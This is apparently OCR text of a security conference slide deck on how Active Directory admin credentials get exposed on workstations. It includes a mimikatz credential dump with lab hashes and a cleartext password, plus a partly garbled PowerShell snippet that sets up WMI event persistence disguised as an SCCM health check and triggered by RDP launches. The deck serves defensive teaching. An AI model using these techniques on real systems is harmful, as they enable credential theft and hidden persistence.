# From Workstation to Domain Admin
# Why Secure Administration Isn't Secure & How to Fix It

Sean Metcalf (@Pyrotek3)
s e a n [@] TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com

# ABOUT

- Founder Trimarc (Trimarc.io), a professional services company that helps organizations better secure their Microsoft platform, including the Microsoft Cloud.
- Microsoft Certified Master (MCM) Directory Services
- Microsoft MVP (2018)
- Speaker: Black Hat, Blue Hat, BSides, DEF CON, DerbyCon, Shakacon, Sp4rkCon, Troopers
- Security Consultant / Researcher
- AD Enthusiast - Own & Operate ADSecurity.org (Microsoft platform security info)

# AGENDA

- Current State
- Evolution of Administration
- Exploiting Typical Administration
- Common Methods of Protecting Admins (& bypassing them)
  - MFA
  - Enterprise Password Vaults
  - Admin Forest
- Building the Best Defenses

*Note: Some company products are mentioned in this presentation and deployment concerns are noted – these are not new vulnerabilities.*


ATTACKERS...
FIND A WAY TO DA

# Current State of Security

Many organizations have upgraded security

- Deployed better security tooling with distributed agents
- Event logging agents
- Flow security events to a SIEM
- Vulnerability scanning
- Security software agents

*Most have not changed how Active Directory is managed.*

# In the beginning…

There was a workstation

# Then we added Desktop Support

# Then we deployed agents for Patching

# Then we switched to a Management system for software deployment/updates & patching

# The Result

1 workstation

30 accounts in the local Administrators group.

50 accounts with local admin via the software management system.

20 accounts with control of the computer via security agent(s).


======


~ 100 accounts with effective admin rights on the workstation

*Who has control of your workstation?*

# The Evolution of Administration





# Where We Were

- In the beginning, there were admins everywhere.
- Sometimes, user accounts were Domain Admins.
- Every local Administrator account has the same name & password.
- Some environments had almost as many Domain Admins as users.

# Where We Were

This resulted in a target rich environment with multiple paths to exploit.


*Traditional methods of administration are trivial to attack and compromise due to admin credentials being available on the workstation.*

# Where We Were:
# "Old School Admin Methods"


- Logon to workstation as an admin
  - Credentials in LSASS.
- RunAs on workstation and run standard Microsoft MMC admin tools ("Active Directory Users & Computers")
  - Credentials in LSASS.
- RDP to Domain Controllers or Admin Servers to manage them
  - Credentials in LSASS on remote server.


```
mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 5088494 (00000000:004da4ee)
Session           : Interactive from 2
User Name         : hansolo
Domain            : ADSECLAB
SID               : S-1-5-21-1473643419-774954089-2222329127-1107
        msv :
         [00000003] Primary
         * Username : HanSolo
         * Domain   : ADSECLAB
         * LM       : 6ce8de51bc4919e01987a75d0bbd375a
         * NTLM     : 269c0c63a623b2e062dfd861c9b82818
         * SHA1     : 660dd1fe6bb94f321fbbd58bfc19a4189228b2bb
        tspkg :
         * Username : HanSolo
         * Domain   : ADSECLAB
         * Password : Falcon99!
        wdigest :
         * Username : HanSolo
         * Domain   : ADSECLAB
         * Password : Falcon99!
        kerberos :
         * Username : HanSolo
         * Domain   : LAB.ADSECURITY.ORG
         * Password : Falcon99!
        ssp :
        credman :

Authentication Id : 0 ; 5088464 (00000000:004da4d0)
Session           : Interactive from 2
User Name         : hansolo
```

# Where Are We Now:
# Newer “Secure" Admin Methods





# Where Are We Now:
# Newer “Secure" Admin Methods





# Where Are We Now:
# Newer “Secure" Admin Methods

# Exploiting Typical Administration



# Exploiting Typical Administration



# Exploiting Typical Administration

```
PS C:\Windows\system32> # Create WMI Event Filter
$iFilter = ([WMICLASS]"\\.\root\subscription:__EventFilter").CreateInstance()
$iFilter.QueryLanguage = "WQL"
$iFilter.EventNamespace = "ROOT\wmi"
$iFilter.Query = "SELECT * FROM Win32_PRocessStartTrace WHERE ProcessName='mstsc.exe'"

ProcessName='mstsc.exe'"

Check.ps1'"

# Establish binding between WMI event filter and consumer
$iBinding = ([wmiclass]"\\.\root\subscription:__FilterToConsumerBinding").CreateInstance()

'c:\temp\scripts\SCCMHealthCheck.ps1'"

CM

HealthCheck\"",Filter="\\\\.\\root\\subscription:__EventFilter.Name=\"Monitor RDP\""
Server         : .
NamespacePath  : root\subscription
ClassName      : __FilterToConsumerBinding
IsClass        : False
IsInstance     : True
IsSingleton    : False
```

